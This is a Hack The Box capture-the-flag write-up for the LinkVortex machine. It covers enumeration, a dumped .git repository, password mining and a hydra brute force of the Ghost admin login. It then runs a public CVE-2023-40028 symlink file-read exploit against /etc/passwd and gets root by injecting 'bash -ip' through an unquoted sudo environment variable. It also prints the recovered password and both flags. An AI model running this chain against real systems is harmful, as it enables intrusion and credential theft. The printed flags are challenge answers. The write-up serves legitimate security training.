

 Hack The Box
Nmap Results
# Nmap 7.94SVN scan initiated Wed Dec 11 14:40:45 2024 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.129.114.96
Nmap scan report for 10.129.114.96
Host is up (0.094s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:f8:b9:68:c8:eb:57:0f:cb:0b:47:b9:86:50:83:eb (ECDSA)
|_  256 a2:ea:6e:e1:b6:d7:e7:c5:86:69:ce:ba:05:9e:38:13 (ED25519)
80/tcp open  http    Apache httpd
|_http-server-header: Apache
|_http-title: Did not follow redirect to http://linkvortex.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Dec 11 14:41:28 2024 -- 1 IP address (1 host up) scanned in 42.65 secondsnmap scan output. We can see references to linkvortex.htb in the HTTP output, so let's add that to our /etc/hosts file.echo -e '10.129.114.96\t\tlinkvortex.htb' | sudo tee -a /etc/hostsService Enumeration
TCP/80

Walking the Application
 Björn Kimminich


Penetration Testing

What We Know So Far


admin

sitemap.xml for crawlers, no new information found here
robots.txt and these are standard entries for a Ghost installGobuster Enumeration
We're not finding much here at the initial enumeration, and remains to be seen how much we can pull from the API. For now, let's enumerate the attack surface more by trying to brute force more virtual hosts and resources.
Virtual Hosts
gobuster vhost --append-domain --domain 'linkvortex.htb' -u http://10.129.114.96 -w /usr/share/seclists/Discovery/DNS/namelist.txt -t 100 -o vhost.txtFound: dev.linkvortex.htb Status: 200 [Size: 2538]echo -e '10.129.114.96\t\tdev.linkvortex.htb' | sudo tee -a /etc/hostsAdd the newly discovered hostname to our /etc/hosts file
Explore the New Virtual Host

Gobuster Enumeration
There's noting too interesting in the page source, no robots.txt nor sitemap.xml. It's possible there's yet another sub-domain, but before we try and enumerate that angle, let's try and brute force some server resources that might reveal more information.
gobuster dir -u http://dev.linkvortex.htb -w /usr/share/seclists/Discovery/Web-Content/big.txt -t 100 -r -o dev.linkvortex.htb.txt/.htaccess (Status: 403) [Size: 199]
/.htpasswd (Status: 403) [Size: 199]
/.git (Status: 200) [Size: 2796]
/cgi-bin/ (Status: 403) [Size: 199]
/server-status (Status: 403) [Size: 199]
Dumping Git Data



linkvortex.htb.
config.production.json which will most certainly be a good place to look for information if we land inside the container

dev@linkvortex.htb.git repository and got stuck there for a bit. So, I decided to try some password mining and try my hand at password spraying logins at the Ghost login portal.I first tried
grep -Ehair password but this was way too noisy, so I trimmed the output down to what you might find in a configuration file, such as JSON or YAML files.Creating the Word List
grep -Ehair "password\ ?[=|:]\ ?[\'|\"]?\w{1,}[\'|\"]?"Effectively, this grep regex pattern is looking for combinations such as password=value, password:value, password = value, password: value, password = "value", etc.


grep -Ehair "password\ ?[=|:]\ ?[\'|\"]\w{1,}[\'|\"]" | sed -E -e 's/^\s{1,}//g' | sort -uThis refines the grep regex to make the ' or " mandatory, so for example, password: "value" or password: 'value'

grep -Ehair "password\ ?[=|:]\ ?[\'|\"]\w{1,}[\'|\"]" | sed -E -e 's/^\s{1,}//g' | sort -u | awk -v FS=': ' '{print $2}' | sed -E -e "s/['|\"|,|;]//g" | grep -v '^$' | sort -u | grep -vE '\(|\)|{|}' > temp.txtgrep -Ehair "password\ ?[=|:]\ ?[\'|\"]\w{1,}[\'|\"]" | sed -E -e 's/^\s{1,}//g' | sort -u | awk -v FS=' = ' '{print $2}' | sed -E -e "s/['|\"|,|;]//g" | grep -vE '^$|\{' | sort -u >> temp.txtcat temp.txt | sort -u > wordlist.txtBrute Forcing Logins



HYDRA_PROXY_HTTP=http://127.0.0.1:8080 hydra -I -f -V -l 'admin@linkvortex.htb' -P ./wordlist.txt 'http-post-form://linkvortex.htb/ghost/api/admin/session:{"username"\: "^USER^", "password"\: "^PASS^"}:H=X-Ghost-Version\: 5.58:H=Content-Type\: application/json;charset=UTF-8:F=422'
OctopiFociPilfer45Exploit
CVE-2023-40028
git clone https://github.com/0xyassine/CVE-2023-40028cd CVE-2023-40028sed -i.bak "s/GHOST_URL='http:\/\/127\.0\.0\.1'/GHOST_URL='http:\/\/linkvortex.htb'/g" CVE-2023-40028.shUpdate the variable value to the target URL (you could do this with nano as well)
./CVE-2023-40028.sh -u 'admin@linkvortex.htb' -p 'OctopiFociPilfer45'
1. Ask for user input, say
/etc/passwd2. Generate a fake image file name
3.
mkdir -p "$PWD/exploit/content/images/2024/"4.
ln -s /etc/passwd "$PWD/exploit/content/images/2024/$IMAGE_NAME.png"5.
zip -r -y $PAYLOAD_ZIP_NAME $PAYLOAD_PATH/ &>/dev/null which is the zip file to send to the server6. Authenticate as
admin to the Ghost admin API and abuse the file import feature where the .zip file is expanded and preserves the symbolic link7. Open the fake
$IMAGE_NAME.png file on the server, which follows the symbolic link and reads the remote file

/var/lib/ghost/config.production.json file from before in the Dockerfile.ghost file in the .git dumpSSH as Bob
Post-Exploit Enumeration
Operating Environment
OS & Kernel
PRETTY_NAME="Ubuntu 22.04.5 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.5 LTS (Jammy Jellyfish)"
VERSION_CODENAME=jammy
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=jammy

Linux linkvortex 6.5.0-27-generic #28~22.04.1-Ubuntu SMP PREEMPT_DYNAMIC Fri Mar 15 10:51:06 UTC 2 x86_64 x86_64 x86_64 GNU/Linux
Current User
uid=1001(bob) gid=1001(bob) groups=1001(bob)

Matching Defaults entries for bob on linkvortex:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty, env_keep+=CHECK_CONTENT

User bob may run the following commands on linkvortex:
    (ALL) NOPASSWD: /usr/bin/bash /opt/ghost/clean_symlink.sh *.png
Users and Groups
Local Users
bob:x:1001:1001::/home/bob:/bin/bash
Local Groups
bob:x:1001:
Network Configurations
Network Interfaces
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:94:1e:d5 brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    altname ens160
    inet 10.129.114.120/16 brd 10.129.255.255 scope global dynamic eth0
       valid_lft 3391sec preferred_lft 3391sec
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:79:49:fe:a0 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
4: br-d48e29bb9703: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:be:22:d4:47 brd ff:ff:ff:ff:ff:ff
    inet 172.20.0.1/16 brd 172.20.255.255 scope global br-d48e29bb9703
       valid_lft forever preferred_lft forever
Open Ports
tcp   LISTEN     0      4096        127.0.0.1:2368       0.0.0.0:*
tcp   LISTEN     0      4096        127.0.0.1:36491      0.0.0.0:*
ARP Table
172.20.0.2 dev br-d48e29bb9703 lladdr 02:42:ac:14:00:02 STALE
Routes
172.17.0.0/16 dev docker0 proto kernel scope link src 172.17.0.1 linkdown
172.20.0.0/16 dev br-d48e29bb9703 proto kernel scope link src 172.20.0.1
Interesting Files
/opt/ghost/clean_symlink.sh
#!/bin/bash

QUAR_DIR="/var/quarantined"

if [ -z $CHECK_CONTENT ];then
  CHECK_CONTENT=false
fi

LINK=$1

if ! [[ "$LINK" =~ \.png$ ]]; then
  /usr/bin/echo "! First argument must be a png file !"
  exit 2
fi

if /usr/bin/sudo /usr/bin/test -L $LINK;then
  LINK_NAME=$(/usr/bin/basename $LINK)
  LINK_TARGET=$(/usr/bin/readlink $LINK)
  if /usr/bin/echo "$LINK_TARGET" | /usr/bin/grep -Eq '(etc|root)';then
    /usr/bin/echo "! Trying to read critical files, removing link [ $LINK ] !"
    /usr/bin/unlink $LINK
  else
    /usr/bin/echo "Link found [ $LINK ] , moving it to quarantine"
    /usr/bin/mv $LINK $QUAR_DIR/
    if $CHECK_CONTENT;then
      /usr/bin/echo "Content:"
      /usr/bin/cat $QUAR_DIR/$LINK_NAME 2>/dev/null
    fi
  fi
fi
Privilege Escalation
Becoming Root
In the post-exploit enumeration phase, we find the sudo privileges to run /usr/bin/bash /opt/ghost/clean_symlink.sh *.png as root without a password. We also note in the sudo -l output that we can keep the CHECK_CONTENT environment variable when invoking the command.
    25      if $CHECK_CONTENT;then
    26        /usr/bin/echo "Content:"
    27        /usr/bin/cat $QUAR_DIR/$LINK_NAME 2>/dev/null
    28      fi
Line 25 is where the input of $CHECK_CONTENT is interpreted by bash
echo 'pwn' > /tmp/pwned.txtCreate a dummy file to base symbolic links from
ln -s /tmp/pwned.txt /tmp/pwned.pngCreate a symbolic link ending in .png to satisfy the requirements
CHECK_CONTENT=pwnz sudo /usr/bin/bash /opt/ghost/clean_symlink.sh /tmp/pwned.png
line 25 -- pwnz: command not found. This is because on line 25, the $CHECK_CONTENT variable is not wrapped in quotes like "$CHECK_CONTENT" and is therefore, treated like a command by the Bash interpreterln -s /tmp/pwned.txt /tmp/pwned.pngRe-create the symlink
CHECK_CONTENT='bash -ip' sudo /usr/bin/bash /opt/ghost/clean_symlink.sh /tmp/pwned.png
bash to spawn in the context of the root user accountFlags
User
0c522da33465ae785d0745b3e907641b
Root
7f87b345898142c0509a271195d6aa50


